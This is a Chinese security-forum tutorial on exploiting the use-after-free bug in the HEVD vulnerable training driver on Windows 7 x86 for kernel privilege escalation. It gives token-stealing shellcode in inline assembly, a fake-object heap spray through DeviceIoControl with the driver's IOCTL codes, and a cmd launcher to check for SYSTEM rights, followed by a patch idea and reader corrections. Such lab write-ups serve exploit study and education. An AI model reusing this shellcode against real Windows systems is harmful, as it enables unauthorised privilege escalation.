Windows Kernel Exploit(一) -> UAF

thund**** / 2019-06-30 06:01:00 / 浏览数 5428 安全技术 二进制安全 顶(3) 踩(0)

0x00：前言

最近重新开始了我的Windows内核之旅，这是我总结的Windows kernel
exploit系列的第一部分，从简单的UAF入手，第一篇我尽量写的详细一些，实验环境是Windows 7 x86
sp1，研究内核漏洞是一件令人兴奋的事情，希望能通过文章遇到更多志同道合的朋友，看此文章之前你需要有以下准备：

- Windows 7 x86虚拟机
- 配置好windbg等调试工具，建议配合VirtualKD使用
- HEVD+OSR Loader配合构造漏洞环境

0x01：漏洞原理

提权原理

首先我们要明白一个道理，运行一个普通的程序在正常情况下是没有系统权限的，但是往往在一些漏洞利用中，我们会想要让一个普通的程序达到很高的权限就比如系统权限

```
kd> !dml_proc
Address  PID  Image file name
865ce8a8 4    System
87aa9970 10c  smss.exe
880d4d40 164  csrss.exe
881e6200 198  wininit.exe
881e69e0 1a0  csrss.exe
...
87040ca0 bc0  cmd.exe
```


我们可以看到System的地址是 865ce8a8 ，cmd的地址是 87040ca0 ，我们可以通过下面的方式查看地址中的成员信息，这里之所以 +f8
是因为token的位置是在进程偏移为 0xf8
的地方，也就是Value的值，那么什么是token?你可以把它比做等级，不同的权限等级不同，比如系统权限等级是5级(最高)，那么普通权限就好比是1级，我们可以通过修

```
kd> dt nt!_EX_FAST_REF 865ce8a8+f8
  +0x000 Object           : 0x8a201275 Void
  +0x000 RefCnt           : 0y101
  +0x000 Value            : 0x8a201275 // system token
kd> dt nt!_EX_FAST_REF 87040ca0+f8
  +0x000 Object           : 0x944a2c02 Void
  +0x000 RefCnt           : 0y010
  +0x000 Value            : 0x944a2c02 // cmd token
```

我们通过ed命令修改cmd token的值为system token

```
kd> ed 87040ca0+f8 8a201275
kd> dt nt!_EX_FAST_REF 87040ca0+f8
  +0x000 Object           : 0x8a201275 Void
  +0x000 RefCnt           : 0y101
  +0x000 Value            : 0x8a201275
```

用whoami命令发现权限已经变成了系统权限



我们将上面的操作变为汇编的形式如下

```
void ShellCode()
{
   _asm
   {
       nop
       nop
       nop
       nop
       pushad
       mov eax,fs:[124h]       // ■■■■■■■■_KTHREAD■■
       mov eax, [eax + 0x50]    // ■■ nt!_KTHREAD.ApcState.Process ■■
       mov ecx, eax // ■■■■■■■■_EPROCESS■■
       mov edx, 4    // edx = system PID(4)

       // ■■■■■■■■system■_EPROCESS
   find_sys_pid:
       mov eax, [eax + 0xb8]   // ■■■■■■■■■
       sub eax, 0xb8           // ■■■■■
       cmp [eax + 0xb4], edx    // ■■PID■■■■■■SYSTEM
       jnz find_sys_pid

       // ■■Token
       mov edx, [eax + 0xf8]
       mov [ecx + 0xf8], edx
       popad
       ret
   }
}
```

解释一下上面的代码，fs寄存器在Ring0中指向一个称为KPCR的数据结构，即FS段的起点与 KPCR
结构对齐，而在Ring0中fs寄存器一般为0x30，这样fs:[124]就指向KPRCB数据结构的第四个字节。由于 KPRCB
结构比较大，在此就不列出来了。查看其数据结构可以看到第四个字节指向CurrentThead(KTHREAD类型)。这样fs:[124]其实是指向当前线程的_KTHREAD

```
kd> dt nt!_KPCR
  +0x000 NtTib            : _NT_TIB
  +0x000 Used_ExceptionList : Ptr32 _EXCEPTION_REGISTRATION_RECORD
  +0x004 Used_StackBase   : Ptr32 Void
  +0x008 Spare2           : Ptr32 Void
  +0x00c TssCopy          : Ptr32 Void
  +0x010 ContextSwitches  : Uint4B
  +0x014 SetMemberCopy    : Uint4B
  +0x018 Used_Self        : Ptr32 Void
  +0x01c SelfPcr          : Ptr32 _KPCR
  +0x020 Prcb             : Ptr32 _KPRCB
  +0x024 Irql             : UChar
  +0x028 IRR              : Uint4B
  +0x02c IrrActive        : Uint4B
  +0x030 IDR              : Uint4B
  +0x034 KdVersionBlock   : Ptr32 Void
  +0x038 IDT              : Ptr32 _KIDTENTRY
  +0x03c GDT              : Ptr32 _KGDTENTRY
  +0x040 TSS              : Ptr32 _KTSS
```

```
  +0x044 MajorVersion     : Uint2B
  +0x046 MinorVersion     : Uint2B
  +0x048 SetMember        : Uint4B
  +0x04c StallScaleFactor : Uint4B
  +0x050 SpareUnused      : UChar
  +0x051 Number           : UChar
  +0x052 Spare0           : UChar
  +0x053 SecondLevelCacheAssociativity : UChar
  +0x054 VdmAlert         : Uint4B
  +0x058 KernelReserved   : [14] Uint4B
  +0x090 SecondLevelCacheSize : Uint4B
  +0x094 HalReserved      : [16] Uint4B
  +0x0d4 InterruptMode    : Uint4B
  +0x0d8 Spare1           : UChar
  +0x0dc KernelReserved2  : [17] Uint4B
  +0x120 PrcbData         : _KPRCB
```

再来看看_EPROCESS的结构，+0xb8处是进程活动链表，用于储存当前进程的信息，我们通过对它的遍历，可以找到system的token，我们知道system的PID一直是4，通

```
kd> dt nt!_EPROCESS
  +0x000 Pcb              : _KPROCESS
  +0x098 ProcessLock      : _EX_PUSH_LOCK
  +0x0a0 CreateTime       : _LARGE_INTEGER
  +0x0a8 ExitTime         : _LARGE_INTEGER
  +0x0b0 RundownProtect   : _EX_RUNDOWN_REF
  +0x0b4 UniqueProcessId  : Ptr32 Void
  +0x0b8 ActiveProcessLinks : _LIST_ENTRY
  +0x0c0 ProcessQuotaUsage : [2] Uint4B
  +0x0c8 ProcessQuotaPeak : [2] Uint4B
  +0x0d0 CommitCharge     : Uint4B
  +0x0d4 QuotaBlock       : Ptr32 _EPROCESS_QUOTA_BLOCK
  +0x0d8 CpuQuotaBlock    : Ptr32 _PS_CPU_QUOTA_BLOCK
  +0x0dc PeakVirtualSize  : Uint4B
  +0x0e0 VirtualSize      : Uint4B
  +0x0e4 SessionProcessLinks : _LIST_ENTRY
  +0x0ec DebugPort        : Ptr32 Void
  ...
  +0x2b8 SmallestTimerResolution : Uint4B
  +0x2bc TimerResolutionStackRecord : Ptr32 _PO_DIAG_STACK_RECORD
```

UAF原理

如果你是一个pwn选手，那么肯定很清楚UAF的原理，简单的说，Use After Free
就是其字面所表达的意思，当一个内存块被释放之后再次被使用。但是其实这里有以下几种情况：

- 内存块被释放后，其对应的指针被设置为 NULL ， 然后再次使用，自然程序会崩溃。
- 内存块被释放后，其对应的指针没有被设置为 NULL ，然后在它下一次被使用之前，没有代码对这块内存块进行修改，那么程序很有可能可以正常运转。
- 内存块被释放后，其对应的指针没有被设置为
  NULL，但是在它下一次使用之前，有代码对这块内存进行了修改，那么当程序再次使用这块内存时，就很有可能会出现奇怪的问题。

而我们一般所指的 Use After Free 漏洞主要是后两种。此外，我们一般称被释放后没有被设置为 NULL 的内存指针为 dangling
pointer。类比Linux的内存管理机制，Windows下的内存申请也是有规律的，我们知道ExAllocatePoolWithTag函数中申请的内存并不是胡乱申请的，操作系统会选择当

```
typedef struct _USE_AFTER_FREE {
   FunctionPointer Callback;
   CHAR Buffer[0x54];
} USE_AFTER_FREE, *PUSE_AFTER_FREE;

PUSE_AFTER_FREE g_UseAfterFreeObject = NULL;

NTSTATUS UseUaFObject() {
   NTSTATUS Status = STATUS_UNSUCCESSFUL;

   PAGED_CODE();

   __try {
       if (g_UseAfterFreeObject) {
           DbgPrint("[+] Using UaF Object\n");
           DbgPrint("[+] g_UseAfterFreeObject: 0x%p\n", g_UseAfterFreeObject);
```

```
            DbgPrint("[+] g_UseAfterFreeObject->Callback: 0x%p\n", g_UseAfterFreeObject->Callback);
            DbgPrint("[+] Calling Callback\n");

            if (g_UseAfterFreeObject->Callback) {
                g_UseAfterFreeObject->Callback(); // g_UseAfterFreeObject->shellcode();
            }

            Status = STATUS_SUCCESS;
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

0x02：漏洞利用

利用思路

如果我们一开始申请堆的大小和UAF中堆的大小相同，那么就可能申请到我们的这块内存，假如我们又提前构造好了这块内存中的数据，那么当最后释放的时候就会指向我们

利用代码

根据上面我们已经得到提权的代码，相当于我们只有子弹没有枪，这样肯定是不行的，我们首先伪造环境

```
typedef struct _FAKE_USE_AFTER_FREE
{
   FunctionPointer countinter;
   char bufffer[0x54];
}FAKE_USE_AFTER_FREE, *PUSE_AFTER_FREE;

PUSE_AFTER_FREE fakeG_UseAfterFree = (PUSE_AFTER_FREE)malloc(sizeof(FAKE_USE_AFTER_FREE));
fakeG_UseAfterFree->countinter = ShellCode;
RtlFillMemory(fakeG_UseAfterFree->bufffer, sizeof(fakeG_UseAfterFree->bufffer), 'A');
```

接下来我们进行堆喷射

```
for (int i = 0; i < 5000; i++)
{
   // ■■ AllocateFakeObject() ■■
   DeviceIoControl(hDevice, 0x22201F, fakeG_UseAfterFree, 0x60, NULL, 0, &recvBuf, NULL);
}
```

你可能会疑惑上面的IO控制码是如何得到的，这是通过逆向分析IrpDeviceIoCtlHandler函数得到的，我们通过DeviceIoControl函数实现对驱动中函数的调用，下面

```
// ■■ UseUaFObject() ■■
DeviceIoControl(hDevice, 0x222013, NULL, NULL, NULL, 0, &recvBuf, NULL);
// ■■ FreeUaFObject() ■■
DeviceIoControl(hDevice, 0x22201B, NULL, NULL, NULL, 0, &recvBuf, NULL);
```

最后我们需要一个函数来调用 cmd 窗口检验我们是否提权成功

```
static VOID CreateCmd()
{
   STARTUPINFO si = { sizeof(si) };
   PROCESS_INFORMATION pi = { 0 };
   si.dwFlags = STARTF_USESHOWWINDOW;
   si.wShowWindow = SW_SHOW;
   WCHAR wzFilePath[MAX_PATH] = { L"cmd.exe" };
   BOOL bReturn = CreateProcessW(NULL, wzFilePath, NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL, (LPSTARTUPINFOW)&si, &pi
   if (bReturn) CloseHandle(pi.hThread), CloseHandle(pi.hProcess);
}
```

上面是主要的代码，详细的代码参考这里

0x03：补丁思考

对于 UseAfterFree 漏洞的修复，如果你看过我写的一篇pwn-UAF入门的话，补丁的修复就很明显了，我们漏洞利用是在 free 掉了对象之后再次对它的引用，如果我们增加一个条件，判断对象是否为空，如果为空则不调用，那么就可以避免 UseAfterFree 的发生，下面是具体的修复方案：

```
if(g_UseAfterFreeObject != NULL)
{
   if (g_UseAfterFreeObject->Callback) {
       g_UseAfterFreeObject->Callback();
   }
}
```

0x04：后记

提权后的效果如下

这一篇之后我会继续写windows-kernel-exploit系列2，主要还是研究HEVD中的其他漏洞，类似的UAF漏洞可以参考我研究的2014-4113和我即将研究的2018-8120，最后

参考链接：

https://rootkits.xyz/blog/2018/04/kernel-use-after-free/

https://redogwu.github.io/2018/11/02/windows-kernel-exploit-part-1/

上一篇：WebKit RegExp Exp... 下一篇：The fakeobj() Pri...

1. 3 条回复

钞sir 2019-07-22 09:52:23

多谢分享

0 回复Ta

f0**** 2019-08-23 17:14:03

作者小哥，这里我有个疑问，_KTHREAD 结构加 0x50 的地方， 我特地去查了一下资料，_KTHREAD +0x50 应该是 _KPROCESS 结构才对。请看下面两张图。

```
struct _KTHREAD
{
    struct _DISPATCHER_HEADER Header;                                       //0x0
    volatile ULONGLONG CycleTime;                                           //0x10
    volatile ULONG HighCycleTime;                                           //0x18
    ULONGLONG QuantumTarget;                                                //0x20
    VOID* InitialStack;                                                     //0x28
    VOID* volatile StackLimit;                                              //0x2c
    VOID* KernelStack;                                                      //0x30
    ULONG ThreadLock;                                                       //0x34
    union _KWAIT_STATUS_REGISTER WaitRegister;                              //0x38
    volatile UCHAR Running;                                                 //0x39
    UCHAR Alerted[2];                                                       //0x3a
    union
    {
        struct
        {
            ULONG KernelStackResident:1;                                    //0x3c
            ULONG ReadyTransition:1;                                        //0x3c
            ULONG ProcessReadyQueue:1;                                      //0x3c
            ULONG WaitNext:1;                                               //0x3c
            ULONG SystemAffinityActive:1;                                   //0x3c
            ULONG Alertable:1;                                              //0x3c
            ULONG GdiFlushActive:1;                                         //0x3c
            ULONG UserStackWalkActive:1;                                    //0x3c
            ULONG ApcInterruptRequest:1;                                    //0x3c
            ULONG ForceDeferSchedule:1;                                     //0x3c
            ULONG QuantumEndMigrate:1;                                      //0x3c
            ULONG UmsDirectedSwitchEnable:1;                                //0x3c
            ULONG TimerActive:1;                                            //0x3c
            ULONG SystemThread:1;                                           //0x3c
            ULONG Reserved:18;                                              //0x3c
        };
        LONG MiscFlags;                                                     //0x3c
    };
    union
    {
        struct _KAPC_STATE ApcState;                                        //0x40
        struct
        {
            UCHAR ApcStateFill[23];                                         //0x40
            CHAR Priority;                                                  //0x57
        };
    };
```



```
//0x18 bytes (sizeof)
struct _KAPC_STATE
{
    struct _LIST_ENTRY ApcListHead[2];                                      //0x0
    struct _KPROCESS* Process;                                              //0x10
    UCHAR KernelApcInProgress;                                              //0x14
    UCHAR KernelApcPending;                                                 //0x15
    UCHAR UserApcPending;                                                   //0x16
};
```


但是你却说是 _EPROCESS 结构。我就有点迷惑了 ，然后我又查了一下资料，应该是 _KPROCESS 对象的地址和_EPROCESS 对象的地址是相同的 ~~ 他们地址相同，但并不是一个东西呀。

1. KPROCESS Pcb

Pcb域即KPROCESS结构体，它们是同一种东西，只是两种叫法而已，我们现在只要知道几点，KRPOCESS的详细细节我们放到后面讲：

```
1) KPROCESS位于比EPROCESS更底层的内核层中

2) KPROCESS被内核用来进行线程调度使用
```

这里还要注意的是，因为Pcb域是EPROCESS结构的第一个成员，所以在系统内部，一个进程的KPROCESS对象的地址和EPROCESS对象的地址是相同的。这种情况和"TIB就是TEB结构的第一个成员，而EXCEPTION_REGISTRATION_RECORD又是TIB的第一个成员，又因为FS:[0x18] 总是指向当前线程的 TEB 。 所以导致用 FS:[0x18] 就直接可以寻址到SEH的链表了"。windows中的这种结构体的嵌套思想，应该予以领会。

0 回复Ta

thund**** 2019-08-26 17:39:38

@f0**** 师傅您好~，非常感谢你的建议，我可能是这里表达有误，这里确实是通过nt! KTHREAD.ApcState.Process结构来获得EPROCESS的地址，我已经对文章进行了修复，关于这里的shellcode原理我主要参考的是这篇文章：https://hshrzd.wordpress.com/2017/06/22/starting-with-wind

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板